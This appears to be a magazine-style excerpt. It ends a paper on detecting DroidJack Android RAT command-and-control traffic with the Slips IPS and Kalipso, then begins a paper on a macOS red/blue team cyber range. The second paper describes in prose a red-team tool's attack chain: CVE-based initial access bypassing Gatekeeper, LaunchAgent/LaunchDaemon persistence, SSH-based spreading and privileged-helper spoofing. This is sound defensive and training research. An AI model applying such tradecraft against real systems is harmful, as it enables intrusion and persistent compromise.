- Timeline - module to create a timeline of what happened in the network based on all the flows and type of data available
- Lstm-cc-detection - module to detect command and control channels using LSTM neural network and the stratosphere behavioral letters
- VirusTotal - module to lookup IP address on VirusTotal[5]
- Kalipso - graphical user interface to display analyzed traffic by Slips
- LongConnections - module to detect long duration connections in the network traffic
- Malicious IRC - Machine Learning module to detect malicious IRC sessions, channels, and users
- P2P - module to share detection data between different instances of Slips by creating a custom p2p local network
- Update Manager - module to update periodically Threat Intelligence files and control their changes by incrementally updating the database
- Blocking - module to block detected malicious IPs in the firewall. Currently available for Linux.

Stratosphere behavioral letters. Slips's unique technique is the behavioral letters to describe actions. Each flow is assigned a behavioral letter based on its duration, size, and periodicity. All flows going to the same remote service are grouped together, creating a *string* of letters for each connection. This string characterizes the behavior of the connection and allows a better detection. Figure 10 shows the matrix used to assign the letters based on the size, duration and periodicity of each flow.




	Size Small			Size Medium			Size Large		
	Dur. Short	Dur. Med.	Dur. Long	Dur. Short	Dur. Med.	Dur. Long	Dur. Short	Dur. Med.	Dur. Long
Strong Periodicity	a	b	c	d	e	f	g	h	i
Weak Periodicity	A	B	C	D	E	F	G	H	I
Weak Non-Periodicity	r	s	t	u	v	w	x	y	z
Strong Non-Periodicity	R	S	T	U	V	W	X	Y	Z
No Data	1	2	3	4	5	6	7	8	9

Symbols for time difference:

Between 0 and 5 seconds:	.
Between 5 and 60 seconds:	,
Between 60 secs and 5 mins:	+
Between 5 mins and 1 hour:	*
Timeout of 1 hour	0

Figure 10. Stratosphere letter assignment criteria for a flow based on the flow's duration, size and periodicity.



```
IPs
├146.88.240.4 [+]
├103.145.13.242 [+]
├91.213.203.203 [+]
├222.186.42.13 [+]
┬147.32.83.157 [-]
│├timewindow1
│└timewindow2
├79.124.62.55 [+]
├161.35.154.57 [+]
├94.102.56.216 [+]
├192.241.239.103 [+]
├147.32.82.2 [+]
├45.143.221.251 [+]
├128.199.101.151 [+]
├119.192.115.191 [+]
├83.137.41.33 [+]
├5.230.22.144 [+]
├54.39.215.38 [+]
├88.202.190.133 [+]
├115.96.187.78 [+]
├103.145.13.243 [+]
├103.145.13.20 [+]
├209.58.143.69 [+]
├80.82.77.193 [+]
├80.82.77.245 [+]
├51.79.35.114 [+]
├116.202.193.75 [+]
├54.39.215.32 [+]
├196.52.43.118 [+]
├66.151.211.226 [+]
├162.142.125.31 [+]
├208.98.14.21 [+]
├146.185.25.165 [+]
├80.82.77.212 [+]
├192.241.238.60 [+]
├93.174.93.195 [+]
├192.241.238.83 [+]
├184.105.247.238 [+]
```

asn	geocountry	url	down	ref	com
	Czechia	0	0	0	0

```
Timeline
147.32.83.157 timewindow1

2020/09/18 15:32:53 MDNS to ???? [224.0.0.251] 5353/UDP notestablished Sent:192 Recv:0 Tot:192.00b Query:_fb._tcp.local Answers:
2020/09/18 15:32:54 HTTPS to android.clients.google.com [216.58.201.78] 443/TCP established Sent:6869 Recv:12856 Tot:19.26Kb SN:CN=*.google.com
2020/09/18 15:33:06 MDNS to ???? [224.0.0.251] 5353/UDP notestablished Sent:64 Recv:0 Tot:64.00b Query:_fb._tcp.local Answers:
2020/09/18 15:33:27 HTTPS to scontent-prg1-1.cdninstagram.com [157.240.30.63] 443/TCP established Sent:6307 Recv:1804421 Tot:1.73Mb SN:???? Trusted:?
2020/09/18 15:33:27 HTTPS to scontent-prg1-1.cdninstagram.com [157.240.30.63] 443/TCP established Sent:7936 Recv:1413102 Tot:1.36Mb SN:???? Trusted:?
2020/09/18 15:33:27 HTTPS to scontent-prg1-1.cdninstagram.com [157.240.30.63] 443/TCP established Sent:3274 Recv:1112149 Tot:1.06Mb SN:???? Trusted:?
2020/09/18 15:33:29 HTTPS to graph.facebook.com [157.240.30.18] 443/TCP established Sent:1934 Recv:3923 Tot:5.72Kb SN:???? Trusted:?? Resumed:True
2020/09/18 15:33:29 HTTPS to scontent-prg1-1.cdninstagram.com [157.240.30.63] 443/TCP established Sent:3248 Recv:1847992 Tot:1.77Mb SN:???? Trusted:?
2020/09/18 15:33:30 HTTPS to scontent-prg1-1.cdninstagram.com [157.240.30.63] 443/TCP established Sent:1029 Recv:322211 Tot:315.66Kb SN:????
2020/09/18 15:33:30 HTTPS to scontent-prg1-1.cdninstagram.com [157.240.30.63] 443/TCP established Sent:487 Recv:393 Tot:880.00b SN:???? Trusted:??
2020/09/18 15:34:01 HTTPS to api.twitter.com [104.244.42.2] 443/TCP established Sent:35285 Recv:111421 Tot:143.27Kb SN:???? Trusted:?? Resumed:True
2020/09/18 15:34:01 HTTPS to video.twimg.com [199.232.16.158] 443/TCP established Sent:1112 Recv:4304 Tot:5.29Kb SN:CN=*.twimg.com Trusted:Yes
2020/09/18 15:34:03 HTTPS to na.glbtls.t.co [35.201.69.248] 443/TCP established Sent:4332 Recv:6674 Tot:10.75Kb SN:???? Trusted:?? Resumed:True
2020/09/18 15:34:03 HTTPS to video.twimg.com [199.232.16.158] 443/TCP established Sent:1690 Recv:484865 Tot:475.15Kb SN:???? Trusted:?? Resumed:True
2020/09/18 15:34:05 HTTPS to api-40-0-0.twitter.com [69.195.181.128] 443/TCP established Sent:977 Recv:3938 Tot:4.80Kb SN:CN=*.twitter.com Trusted:Ye
2020/09/18 15:34:05 HTTPS to api-3-0-0.twitter.com [209.237.194.128] 443/TCP established Sent:976 Recv:3940 Tot:4.80Kb SN:CN=*.twitter.com Trusted:Ye
2020/09/18 15:34:06 HTTPS to api-0-4-5.twitter.com [209.237.203.128] 443/TCP established Sent:976 Recv:3940 Tot:4.80Kb SN:CN=*.twitter.com Trusted:Ye
2020/09/18 15:34:07 HTTPS to probe.twitter.com [104.244.42.195] 443/TCP established Sent:897 Recv:547 Tot:1.41Kb SN:???? Trusted:?? Resumed:True
2020/09/18 15:34:07 HTTPS to ???? [69.195.183.128] 443/TCP notestablished Empty! Sent:0 Recv:0 Tot:0.00b No extra data from Zeek.
2020/09/18 15:35:19 HTTPS to prod.registrar.skype.com [168.63.205.14] 443/TCP established Sent:3234 Recv:6234 Tot:9.25Kb SN:CN=prod.registrar.skype.c
2020/09/18 15:35:20 HTTP to ???? [13.107.4.52] 80/TCP established Sent:154 Recv:495 Tot:649.00b
                      Request: GET http://www.msftconnecttest.com/connecttest.txt?n=1600436119924
                      Status Code: 200/OK
                      MIME: ['text/plain']
                      UA: okhttp/3.11.0
2020/09/18 15:35:20 HTTPS to azeus1-client-s.gateway.messenger.live.com [20.185.212.106] 443/TCP established Sent:5441 Recv:7481 Tot:12.62Kb SN:CN=ap
2020/09/18 15:35:20 HTTPS to azeus1-client-s.gateway.messenger.live.com [20.185.212.106] 443/TCP established Sent:12694 Recv:8103 Tot:20.31Kb SN:CN=a
```

```
Evidence
dstip:192.99.45.31:ThreatIntelligenceBlacklistIP 1,50,TI AIP_historical_blacklist_prioritized_by_newest_attackers.csv
dport:443:PortScanType2 1,50,New horizontal port scan detected to port 443. Not Estab TCP from IP: 147.32.83.157. Tot pkts sent all IPs: 35
dstip:80.82.77.212:ThreatIntelligenceBlacklistIP 1,50,TI AIP_historical_blacklist_prioritized_by_newest_attackers.csv
dstip:88.202.190.133:ThreatIntelligenceBlacklistIP 1,50,TI AIP_historical_blacklist_prioritized_by_newest_attackers.csv
```

Figure 11. Kalipso main window analyzing a **RAT** *infection. The leftmost window shows all the profiles for the IP addresses in the traffic (red ones have detections). Top window shows a summary of the ASN, Geolocation and VirusTotal detections. The center window shows the timeline of flows and descriptions. The bottom window shows the detections for this time window.*

Kalipso**.** Kalipso is a command-line, Node.js-based[19], graphical user interface specifically designed for Slips. It provides users with an overview of the analyzed data, attacks, and malicious behaviors that were detected by Slips.

Kalipso consists of two parts: the main board and the hotkeys.

Kalipso main board. The main board navigates through all the profiles generated by Slips and their corresponding time windows. All profiles and time windows that have detections by Slips modules are marked as red. The description of detections are displayed in the Evidence box in the main board. For selected profile and time window Kalipso displays combined timeline based on flows from Zeek conn.log and additional interpretations of other Zeek logs like dns.log and http.log. For chosen flow in the timeline, Kalispo will show the information of communicating IP such as asn, geocountry and VirusTotal. Lastly, the main board shows the help menu for available hotkeys. The example of the main board is in Figure 11.

Kalipso hotkeys. Kalipso has a number of hotkeys in which the analyzed features of flows are combined in
tables, charts and graphs. Each hotkey gives access to a different functionality.

DETECTION OF RATs

To show how Slips and Kalipso can help protect from cyber attacks using RATs malware, we analyzed a real malware infection with DroidJack RAT v4.4.[6] for Android. DroidJack RAT can control an infected mobile and steal personal data.

We have captured DroidJack RAT traffic on the Android phone. During the RAT execution the Android APK was configured with an IP address for the controller, the port 1337 as C&C, and the port 1334 as default port.

To see how Slips can detect this traffic, first run Slips and Kalipso on the pcap file:


```
./slips.py -c slips.conf -G -r <pcap-name>
```

- c is the configuration file,
- r is the pcap input file of the RAT,
- G starts Kalipso.

Kalipso starts by showing the main window. It

displays all the profiles created, the time windows, the timelines for each time window, information for a selected IP and evidence found in each time window.
In Figure 11 Kalipso shows, in the left column, the client IP 10.8.0.57 and its time window 1. In the right column it shows all the information regarding all the activity of the mobile device as a timeline. Below it shows the evidence of the detections found in the current time window.

In Figure 12 Kalipso shows a table with detailed information about each connection from the device, including VirusTotal detections, country, ASN and resolved DNS domains. In particular, the second column from the left shows the ***behavioral strings*** of all connections from the device IP 10.8.0.57 during time window 1.




key	string	dns_resolution	asn	geocountry	url	down	ref	com
104.244.42.131:443:tcp	8		Twitter Inc.	United States	0.63859	0.17021	0.25762	11.14027
157.240.30.21:443:tcp	8			United States	0	0	0	0
69.171.250.20:443:tcp	99+		Facebook, Inc.	United States	0	0	0	2.24215
157.240.30.27:443:tcp	99.i,I,i.i.i.		Facebook, Inc.	United States	0	0	0	42.2669
157.240.30.18:443:tcp	69,f.f.Z,w+z+	portal.fb.com	Facebook, Inc.		0	0	0	5.43634
157.240.30.18:80:tcp	6	portal.fb.com	Facebook, Inc.		0	0	0	5.43634
216.239.35.0:123:udp	11+		Google LLC	United States	0.26385	0	0.24684	25.64078
157.240.30.63:443:tcp	95+Z.i.i.z.i.i+i.i+i+		Facebook, Inc.	United States	0.01359	0	0	18.34215
157.240.30.27:443:udp	79.		Facebook, Inc.	United States	0	0	0	42.2669
157.240.30.34:443:tcp	9		Facebook, Inc.		0	0	0	0
157.240.30.11:443:tcp	9		Facebook, Inc.	United States	0	0	0	0
239.255.255.250:1900:udp	1		Unknown	Unknown	1.08696	0	5.7635	35.52214
157.240.30.21:443:udp	8			United States	0	0	0	0
157.240.30.18:443:udp	97,y+G+	portal.fb.com	Facebook, Inc.		0	0	0	5.43634
157.240.30.35:443:tcp	99.Z+Z.Z*Z.		Facebook, Inc.		0	0	7.92952	82.34243
157.240.30.27:3:icmp	9		Facebook, Inc.	United States	0	0	0	42.2669
172.217.23.206:80:tcp	6		Google LLC	United States	0.90498	0	7.52551	55.58247
157.240.30.55:443:tcp	9			United States	0	0	0	0
172.217.23.238:80:tcp	64*		Google LLC	United States	0	0	4.6798	79.53838
216.58.201.106:443:tcp	99+Z*Z.Z*I*Z.z.			United States	0	0	0	48.53355
157.240.30.55:5222:tcp	99*			United States	0	0	0	0
142.250.102.188:5228:tcp	86*A*	mtalk.google.com	Google LLC		0	0	0	34.48413
185.60.216.15:443:tcp	99.i.i*Z.			Ireland	0.19519	0	0.69491	4.34206
20.185.73.23:443:tcp	8		Microsoft Corporatio	United States	0	0	0	1.36938
13.94.251.244:443:tcp	8		Microsoft Corporatio	Netherlands	0	0	0	0
40.114.211.99:443:tcp	8		Microsoft Corporatio	Netherlands	0	0	0	0
147.32.219.67:1337:tcp	19,W*W+t+z,		CESNET z.s.p.o.	Czechia	0	0	0	0
172.217.175.46:443:udp	8		Google LLC	United States	0	0	0	37.3928
147.32.219.67:1337:udp	11,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,r ,r.r.R,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a ,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a ,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,A ,A,a,a,a,a,a,r,R.r,r.r,r.r,r.r,r.r,r.r,r.r ,r.r,r.r,r.r,r.r,r.r,r.r,r.r,r.r,r.r,r.r,r.r ,R.R,R.R,R.R,R.R,R.R,R.R,R.R,R.R,R.R,r.r ,R.R,R.R,R.R,R.R,R.R,R.R,R.R,R.R,R.R,R.R ,R.R,R.R,R.R,R.R,R.R,A,R.R,a.a.a,		CESNET z.s.p.o.	Czechia	0	0	0	0
216.58.201.100:443:tcp	89*i.		Google LLC	United States	0	0	17.04036	72.83181
172.217.23.202:443:tcp	99.i+z*		Google LLC	United States	0	0	0	43.08816
216.58.201.99:443:tcp	99.i*i.g*X.Y+			United States	0.27548	0	0	40.04705
216.58.201.74:443:tcp	99.Z+Z*z*i.i*z+		Google LLC	United States	0	0	0	49.57129
216.58.201.100:443:udp	8		Google LLC	United States	0	0	17.04036	72.83181
147.32.219.67:1334:tcp	21,s,S,s.r.S,s+s,S.R,r,Y+y+y,s+s,y+b+S,S .R,R.a.S,s+r+y,s+y,H,y+y,b,R.R,s,B,b,S,R ,s,R*r+s,s,s+r+		CESNET z.s.p.o.	Czechia	0	0	0	0

Figure 12. Kalipso shows information about the connections from the device to different IPs and ports (aggregated flows), including the Slips behavioral strings (2nd column) of all connections from the client IP 10.8.0.57, DNS resolution (3rd column), asn (4th column), geocountry
(5th column) and VirusTotal scores (6th, 7th, 8th and 9th columns). All this information is only for the current time window analyzed.

Back In Figure 11, the bottom box displays evidence of the detections in the current time window 1 of the profile 10.8.0.57. One of the evidences is:

outTuple:147.32.83.253:1334:tcp:C&C channels detection 1,50,LSTM C&C channels detection, score: 0.76645184.


It means that the lstm-cc-detection module by analyzing behavioural strings of the connections to the controller IP port 1334/TCP was able to detect malicious activity, specifically C&C channels. If we look at the ***behavioral strings*** of the connections to the controller IP on port 1334/TCP, the letters do not present any periodicity or connections of a big size. But because lstm-cc-detection module was trained on malicious network traffic,



```
147.32.83.253:1334:tcp    11+R,r.Y,r+B+s+H+y+Y,Y+r+y+r,a,r+y,s,H,H
                          ,H,y+s,R.R,r,a,a,R,r+I+r,R.R,R*R,A,A,r+r
                          ,A,s,r+s,B,
```

Figure 13. The Slips behavioral string letters for the detected connection to the controller IP on port 1334/TCP.


these connections were detected as malicious and required further analysis.
If we look at the ***behavioral strings*** of the connections to the controller IP on port 1337/UDP, the string of letters produced is quite significant. Figure 13 shows these strings.
According to the behavioral letters shown in Figure 10, the letter ***'a'*** stands for a flow with strong periodicity, short duration and small size. The symbol comma ***','*** means that the time difference between flows is between 5 and 60 seconds. The letters of this connection encode the behaviour of the command and control.



```
147.32.83.253:1337:udp    11,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a
                          ,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a
                          ,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a
                          ,a,a,a,a,a,a,a,a,a,a,r+r,a,a,r,r,a,a,a,a,a
                          ,a,a,a,a,a,a,a,a,a,a,a,a,a,r,r,r,a,a,a,a,a
                          ,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a,a
                          ,a,a,r.r,A,a,a,r,r,r,a,a,a,a,a,a,a,a,a,a,a
                          ,a,a,
```

Figure 14. The Slips behavioral string letters for the connection to controller IP on port 1337/UDP. These letters are used for detecting the Command and Control connection.

There were also several small size periodic connections to the controller IP on port 1337/TCP (Figure 15).



```
147.32.83.253:1337:tcp    11.a.a.a.a.i.
```

Figure 15. The behavioral string of the connection to the controller IP port 1337/TCP.

From this quick and brief overview of the packet capture we obtained the following information:

1. The phone connects to non-common ports 1337 and 1334. Which is detected by the tool.
2. The LSTM module detected malicious connections to the controller IP on port 1334/TCP.
3. The connections to the controller IP on port 1337/UDP is very periodic and might define the connection to the Command and Control server.
This periodicity is also detected by the tool. We can conclude that the client might be infected and it possibly connects to a C&C server. If deeper analysis is needed, the network traffic can be checked using packet analysis tools like Wireshark or tcpdump.

Slips and its interface Kalipso can be useful tools to automatically detect malicious behavior in the traffic. Kalipso is a large software that provides a variety of tables and bars to summarize and compare the network traffic of devices.

CONCLUSION

Mobile phones require better applications to protect their users from malicious activities, especially due to the large
amount of mobile malware. RATs are using various techniques and acting differently in the network, thus the task to detect them might be challenging. However, to protect ourselves we can monitor our own phone network traffic and analyze it with existing tools. In order to better understand this threat and detect it, we created the first dataset of real Android RAT malware traffic with multiple actions.

Slips is an open tool that can help better detect multiple threats and works well for mobile devices. It is possible for a non-expert to understand the detections and act on them. As for network traffic analysis professionals, Slips facilitates the analysis enormously by pointing that the device is infected and it requires a deeper analysis. It is important to understand that new detections and free-software tools are needed to protect mobile phones. We believe that the Android RAT's dataset will help to move the detection of Android RATs forward and free softwares as Stratosphere Linux IPS and Kalipso will help to secure people from digital attacks.

CONSTRUCT MACOS CYBER RANGE FOR RED/BLUE TEAMS

BY YI-HSIEN CHEN& YEN-TA LIN

More and more malicious apps and APT attacks now target macOS, making it crucial for researchers to develop threat countermeasures on macOS. In this paper, we attempt to construct a macOS cyber range for the evaluation of red team and blue team performances. Our proposed system is composed of three fundamental components: an attack-defense association graph, a Go language-based red team emulation tool, and a toolkit for blue team performance evaluation.

Malware examples such as OSX.AppleJeus and OSX.NetWire.A are widely used by malicious actors to attack cryptocurrency exchanges. Although macOS is popular, we observed that research works seldom discuss attack and defense techniques on macOS. As a result, both blue teams and red teams are not acquainted with macOS security techniques which include attack methods, protection mechanisms and tools for investigating. Thus, a systematic survey of macOS attack and defense technique is necessary, and a modularized cyber range for training red teams and blue teams would greatly improve the skills and experiences of the teams.

Construct macOS Cyber Range for Red/Blue Teams

Yi-Hsien Chen, Yen-Ta Lin
CyCraft Technology Corporation
Email:csjh21010@gmail.com,segnolin@gmail.com

ABSTRACT

More and more malicious apps and APT attacks now target macOS, making it crucial for researchers to develop threat countermeasures on macOS. In this paper, we attempt to construct a macOS cyber range for the evaluation of red team and blue team performances. Our proposed system is composed of three fundamental components: an attack-defense association graph, a Go language-based red team emulation tool, and a toolkit for blue team performance evaluation. We demonstrate the effectiveness of our proposed cyber range with real-world scenarios, and believe it will stimulate more research innovations on threat analysis for macOS.

KEYWORDS

Forensic, Blue Team, Cyber Range, Red Team, Penetration Testing

1 INTRODUCTION

There is an increasing number of users using macOS and therefore more and more threat actors target on attacking macOS. For instance, state-sponsored APT28 utilized Trojan.MAC.APT2 to attack military and government organizations [1]. Malware examples such as OSX.AppleJeus [8] and OSX.NetWire.A [7] are widely used by malicious actors to attack cryptocurrency exchanges. Although macOS is popular, we observed that research works seldom discuss attack and defense techniques on macOS. As a result, both blue teams and red teams are not acquainted with macOS security techniques which include attack methods, protection mechanisms and tools for investigating. Thus, a systematic survey of macOS attack and defense technique is necessary, and a modularized cyber range for training red teams and blue teams would greatly improve the skills and experiences of the teams.

In this paper, we attempt to resolve the aforementioned issues by building a cyber range for macOS. Figure 1 shows the architec-ture of our proposed cyber range. The cyber range is composed of three components. First, we propose building an attack-defense association graph, which systematically summarizes possible attack and defense techniques in macOS. The purpose of this graph is to describe full relationships between malware/APT events, attack techniques, detection data artifacts, and analysis tools. Second, we develop a general remote administration tool (RAT) for red team emulation. The red team players can launch attacks, log attacks, and then map attacks to the MITRE ATT&CK matrix by using this tool. In addition, we collect a series of open source RATs and repurposed malware toftenrich our playbook. Third, we develop a toolkit for blue team evaluation by leveraging open-source tools. The blue team players can collect artifacts, label artifacts with MITRE ATT&CK ID, and then evaluate their detection tools by using the toolkit. By com-bining these three components, we process red team logs and blue team reports, and then generate a comprehensive attack-defense




Figure 1: The architecture of our proposed cyber range.

association graph for users to easily identify the relationships be-tween involved parties. With our proposed cyber range, it would be easier for security practitioners to evaluate the performance of red teams and blue teams.

The contributions of this paper are summarized as follows.

(1) Construct a cyber range system which can be used for cyber military simulation, blue team training and testing security products. In this system, we survey and integrate the most common and critical techniques for threat actors into our cyber rage system. These techniques are not only the penetra-tion techniques, but also cover post-exploitation techniques like discovery, persistence, and lateral movements.
(2) Survey for the most common and critical techniques for threat actors. This includes not only malware and APT re-ports, but also advanced techniques used after exploitation like leverage discovery, keeping persistence, and lateral move-ments.
(3) Establish an Attack-Defense Association Graph, which can describe the relationship between APT actors, MITRE ATT&CK techniques, artifacts, and analysis tools.
(4) Construct a scenario of attack/defense on macOS according to the Attack-Defense Association Graph. In particular, it's used for testing security products and tools, and training blue team to investigate APT on macOS.

The rest of this paper is organized as follows. In Section 2, we introduce the details of our proposed attack-defense association graph. In Section 3, we introduce the RAT developed for assisting red team players. In Section 4, we introduce the toolkit developed for evaluating blue team performance. In Section 5, we discuss how our proposed cyber range can be used to evaluate red team and blue team performance in real-world scenarios. A concluding remark is given in Section 6.




Figure 2: A sample attack-defense association graph.

2 ATTACK-DEFENSE ASSOCIAtion GRAPH

The core of the association graph is the MITRE ATT&CK matrix.

The MITRE ATT&CK matrix is a public adversary technique data-base. Based on real-world observations in malware and APT reports, the matrix systematic summarizes and enumerates adversary tac-tics and techniques. Its techniques cover most of the adversary techniques involved in the whole adversary life cycle. Since MITRE ATT&CK has become the de facto standard for developing threat models and methodologies in security community, we use it to detect and label attacks.

We build an attack-defense association graph based on MITRE ATT&CK matrix for evaluating red and blue teams. A sample graph is depicted in Figure 2. The objective of this graph is to depict re-lationships between attack and defense techniques. For the attack side, we have to identify involved attack techniques based on the MITRE ATT&CK matrix. For the defense side, we have to find use-ful detection and forensic tools and sort out the artifacts supported by them. A link for bridging the attack side and the defense side is added between an attack technique and an artifact if the artifact contains evidence for revealing the attack technique. For instance, an artifactfile operation event could be used to detect the technique T1105 remote file copy. Therefore, a link is added between the afore-mentioned artifact and technique. There are lots of artifacts that can be detected by forensic tools on macOS, including Apple system log, key-chain, unified Log, and so on. We can identify these artifacts and then track attacker activities.

There are several advantages in using our proposed association graph. From the perspective of red team, the attack side summarizes the techniques used by threat actors and malicious applications. Security practitioners can then identify commonly used techniques by observing the number of links connected from threat actors and malicious applications to their corresponding techniques. From the perspective of blue team, the relationships between detection and forensic tools and their supported artifacts show the capabili-ties of the tools. It provides an important information for security practitioners to decide how to select and deploy these tools.

3 RED TEAM

In this section, we first use two macOS malware sample to illustrate how to construct the attack side of an attack-defense association graph. We then develop our red team emulation tool based on tech-niques identified in the graph. The first sample is OSX.NetWire.A discovered by Objective-See in 2019. It is a variant of OSX.NetWire, which is known as the first Trojan on macOS. The attacker used a phishing mail that contains a link to a malicious site. Upon clicking, the attacker sends the malware to the user's machine through a 0-day of Firefox (CVE-2019-11707). After exploited, it registers as LaunchAgent and Login Item to maintain its persistence. Finally, it provides several features for remote attackers such as shell login, screen capture, and keyboard event capture.

The second one is OSX.AppleJeus, which is also discovered by Objective-See in 2019. The attacker made a legitimate-looked web-site, which contains a link to a Github release page for victims to download a DMG file. There is a post-install script in the DMG file to register a malicious application to LaunchDaemon. What interesting is that it pops up a privileged helper to ask for the admin-istrative privilege during installation. It looks no strange during the whole storyline. After exploited, it also provides several features like OSX.NetWire.A mentioned above for a remote attacker.

In the development of our red team emulation tool, we keep it modularized and compatible with the latest macOS. There are several challenges after a macOS updates. For instance, the CVE used in the initial access stage may be fixed, and a malicious process may be forbidden to execute under a newer security mechanism. Thus, every single step in our storyline must be replaceable. We have to update it and look for possible solutions regularly. Our tool is mainly developed in Go language, and some plugins for privilege escalation and process injection are developed in C and Objective-C. The advantages of developing in Go language is that its binary is extremely complicated for analysis and there is a bunch of built-in packages for network communications. These two features make Go language better for developing malware.

The initial access of our tool is a CVE (CVE-2018-6574). It allows attacker to execute commands during gathering packages. We use it to download and execute the emulation tool. It is worth noting that it can bypass GateKeeper, a macOS security mechanism, because GateKeeper only sets the flag for files downloaded from normal means, not including command-line tools. After exploited, we reg-ister our tool as a user-level LaunchAgent. We do not register it as a Login Item like OSX.NetWire.A did, since it may leave too many footprints for blue teams. Our tool connects to the C2 server through a socket. We provide an interactive shell on the server-side, and the red team can use it to send shell commands, take screen-shots, and perform specific attacks based on MITRE ATT&CK ID to victims. Our emulation tool also attempts to spread itself by scanning SSH configurations. Furthermore, it gains administrator privileges by spoofing privileged helper. After privilege escalation, it registers itself as a system-level LaunchDaemon and provides persistent service for red team.

For enriching our playbook, we collect some open-source RATs and repurpose several modern malware as our red team tools. These well developed open-source RATs, such as EvilOSX [5] and pupy [6], can be references for threat actors. That's why we should consider it while designing blue team tools. Another reason is that these tools can complement our red team tool with some advanced attack techniques that we haven't implemented.

Not only RAT, but we also use repurposed modern malware in our cyber range. The concept of repurposed malware is first proposed by Patrick Wardle [11]. The core idea of it is building a command and control server to control malware in the wild. For threat actors, it can save money and time to develop new malware, and it can disguise themselves as other hacker groups to some degree. On the other hand, for researchers, we can have a glance at its functionality and have an instant response to it. It gives us a new perspective on malware analysis. We apply it to our red team tool since we need realistic attacks, and a repurposed modern malware is exactly what we want. With it, we can test blue team tools with some state-of-the-art techniques rapidly in our cyber range. We repurposed three modern macOS malware, including FruitFly [4], AppleJeus [8], and Dacls [9]. With our self-made C2 server, we can conduct advanced attacks, instead of just execute it.

To sum up, in our cyber range, there are three kinds of red team tools, including open-source RAT, repurposed malware, and our red team emulation tool. We design an attack storyline for our tool, and it can perform a completed attack from initial access, discovery to privilege escalation. With these tools, red teams can conduct more realistic and completed attacks.

4 BLUE TEAM

